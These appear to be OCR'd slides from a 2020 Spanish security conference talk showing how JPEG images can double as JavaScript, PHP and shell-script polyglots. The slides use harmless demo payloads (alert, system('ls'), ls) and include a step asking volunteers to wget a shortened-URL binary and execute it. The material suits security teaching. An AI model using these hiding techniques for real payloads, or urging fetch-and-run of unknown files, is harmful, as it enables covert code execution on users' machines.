
```
root@1337:~/ROOTEDCON_2020/HERRAMIENTA_BIPOLAR# identify -verbose gatoSTEGOJSGRANDE.jpg
Image: gatoSTEGOJSGRANDE.jpg
  Format: JPEG (Joint Photographic Experts Group JFIF format)
  Mime type: image/jpeg
  Class: DirectClass
  Geometry: 626x417+0+0
  Units: Undefined
  Colorspace: sRGB
  Type: TrueColor
  Base type: Undefined
  Endianess: Undefined
  Depth: 8-bit
  Channel depth:
    red: 8-bit
    green: 8-bit
    blue: 8-bit
  Channel statistics:
    Pixels: 261042
    Red:
      min: 8  (0.0313725)
      max: 255 (1)
      mean: 69.5207 (0.27263)
      standard deviation: 64.1725 (0.251657)
      kurtosis: -0.573441
      skewness: 0.976142
      entropy: 0.867414
    Green:
      min: 7  (0.027451)
      max: 230 (0.901961)
      mean: 71.5524 (0.280598)
      standard deviation: 55.3571 (0.217086)
      kurtosis: -0.398218
      skewness: 0.97315
      entropy: 0.921855
    Blue:
      min: 0  (0)
      max: 227 (0.890196)
      mean: 59.2331 (0.232286)
      standard deviation: 56.6669 (0.222223)
      kurtosis: -0.0829767
      skewness: 1.1559
      entropy: 0.875573
  Image statistics:
    Overall:
      min: 0  (0)
      max: 255 (1)
      mean: 66.7687 (0.261838)
      standard deviation: 58.7322 (0.230322)
      kurtosis: -0.350172
      skewness: 1.03063
      entropy: 0.888281
  Rendering intent: Perceptual
  Gamma: 0.454545
  Chromaticity:
    red primary: (0.64,0.33)
    green primary: (0.3,0.6)
    blue primary: (0.15,0.06)
    white point: (0.3127,0.329)
  Background color: white
  Border color: srgb(223,223,223)
  Matte color: grey74
  Transparent color: black
  Interlace: JPEG
  Intensity: Undefined
  Compose: Over
  Page geometry: 626x417+0+0
  Dispose: Undefined
  Iterations: 0
  Compression: JPEG
  Quality: 95
  Orientation: Undefined
  Properties:
    comment: */=alert("Pajaritos venir pajaritos....");/*
    date:create: 2020-02-13T11:18:45+01:00
    date:modify: 2020-02-13T11:18:45+01:00
    jpeg:colorspace: 2
    jpeg:sampling-factor: 2x2,1x1,1x1
    signature: 977bff86057c59ebcfd9a01264db2063839e3ffaed12e7a68a2c70db324773e1
  Artifacts:
    filename: gatoSTEGOJSGRANDE.jpg
    verbose: true
  Tainted: False
  Filesize: 69486B
  Number pixels: 261042
  Pixels per second: 5220840B
  User time: 0.020u
  Elapsed time: 0:01.050
  Version: ImageMagick 6.9.10-23 Q16 x86_64 20190101 https://imagemagick.org
```

Image magick

JPEG comment (metadata)

Polyglot JPEG + Javascript => Página web

```
00000000  FF D8 FF E0 2F 2A 4A 46 49 46 00 01 01 00 00 01 00 01 00 00 3C 68 74 6D 6C 3E 3C 68 65 61 64 3E 3C 73 63 72 69 70 74 3E 61 6C 65 72 74  ..../*JFIF.....<html><head><script>alert
0000002D  28 22 68 6F 6C 61 20 6D 75 6E 64 6F 22 29 3C 2F 73 63 72 69 70 74 3E 3C 2F 68 65 61 64 3E 3C 62 6F 64 79 20 74 65 78 74 3D 22 77 68 69  ("hola mundo")</script></head><body text="whi
0000005A  74 65 22 3E 00 00 00 00 00 00 00 00 00 00 00 0E 3C 69 6D 67 20 73 72 63 3D 22 74 65 73 74 2E 68 74 6D 6C 22 3E 3C 2F 69 6D 67 3E 00  te">.............<img src="test.html"></img>.
00000087  00 00 00 3C 2F 62 6F 64 79 3E 3C 2F 68 74 6D 6C 3E 3C 21 2D 2D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...</body></html><!--..........................
000000B4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................................................
```




```
<html>
<body>

<img src="gatoStegoMini.jpg"></img>
<script src="gatoStegoMini.jpg"></script>

</body>
</html>
```

1

2


https://stegosploit.info/


```
0024117  5E BA DF 48 EB 35 CC B0 C7 6F F6 79 31 34 58 E3 9F F9 73 FF 00 4E 3F 66 E7 8F C7 A9 00 D2 F0 3E 93 7D AA 5E DB 36 9F 0B A2 43 24 32 79  ^..H.5...o.y14X...s..N?f.......>.}.^.6...C$2y
0024144  92 5C 7F F7 60 FF 00 4B FD 7F A8 07 DD 5F 0E FE 15 DA E9 BA 5C 3F E8 B0 BD FC 72 79 91 8B 88 E0 9B F7 D6 DC DC FD 38 E7 AF 61 40 1F FF  .\..`..K....._......\?....ry..........8..a@..
0024171  D9 2A 2F 20 2D 2D 3E                                                                                                                  .*/ -->
```


Marca EoF de StegoSploit detectable!!!!!!

https://github.com/amichael7/python-stegosploit

Polyglot JPEG + PHP




```
root@1337:~/ROOTEDCON_2020/HERRAMIENTA_BIPOLAR# feh ./gatoSTEGOPHPMini.jpg &
[1] 28325
root@1337:~/ROOTEDCON_2020/HERRAMIENTA_BIPOLAR# php
php         php7.3      phpdismod   phpenmod    phpquery
root@1337:~/ROOTEDCON_2020/HERRAMIENTA_BIPOLAR# php gatoSTEGOPHPMini.jpg
????    :JFIF/*antigua-bipolar.py
gatoescoces.jpg
gatoSH.jpg
gatoSTEGOJSGRANDE.jpg
gatoSTEGOJSMINI.jpg
gatoStegoMiniPHP.jpg
gatoSTEGOPHPMini1.jpg
gatoSTEGOPHPMini.jpg
payload.js
PDF
PRUEBA_JS_F5
puntoSTEGOJSMINI.jpg
puntoStegoPowershell.jpg
pw.jpg
readme.md
salida1.jpeg
salida2.jpeg
salida4.jpeg
salida.jpeg
script1.sh
script2.ps1
script.sh
shell2.php
root@1337:~/ROOTEDCON_2020/HERRAMIENTA_BIPOLAR#
```




```
00000000 FF D8 FF E0 09 3A 4A 46 49 46 2F 2A 00 01 01 00 00 01 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....:JFIF/*....................
0000002D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....................................
0000005A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....................................
```

```
000008F7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....................................
00000924 00 00 3C 3F 70 68 70 20 73 79 73 74 65 6D 28 22 6C 73 22 29 3B 2F 2A 20 20 0A FF DB 00 43 00 02 01 01 01 01 02 01 01 01 02 02 02 02 ..<?php system("ls");/*  ....C............
00000951 02 04 03 02 02 02 02 05 04 04 03 04 06 05 06 06 06 05 06 06 06 07 09 08 06 07 09 07 06 06 08 0B 08 09 0A 0A 0A 0A 0A 06 08 0B 0C 0B 0A ....................................
```


/*

Desplazamiento: 0x93D; seleccionados 0x93A bytes desde 0x4 hasta 0x93D


Código PHP

Ej, CVE-2018-19274

Polyglot JPEG + Powershell & Shellscript



Comando *ls* dentro de JPEG




1 tam JPEG header **2 comandos**

```
00000000 FF D8 FF E0 01 23 4A 46 49 46 01 01 01 01 01 01 01 01 01 01 0D 0A 6C 73 3B 23 0A 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....#JFIF..........ls;#.....
0000002D 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
0000005A 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
00000087 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
000000B4 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
000000E1 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
0000010E 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
```

Comentario # en scripting


No puede haber 00s para ejecutarse como Shell-script



Linux - Whatsapp (polyglot) de hackers!!!


URL: https://ibb.co/59qrzwQ --> https://i.ibb.co/Sxqt1Gk/gato-Polyglot.jpg

PASO 1. wget tiny.cc/rooted20 (FOTO)
PASO 2. chmod +x rooted2020 (FOTO)
PASO 3. ./rooted2020 (ESPERAD A MI AVISO)
PASO4. Déjate llevar :D





→ Colaboración del público - ¿Algún voluntario? ←

=> Whatsapp de hackers!!!

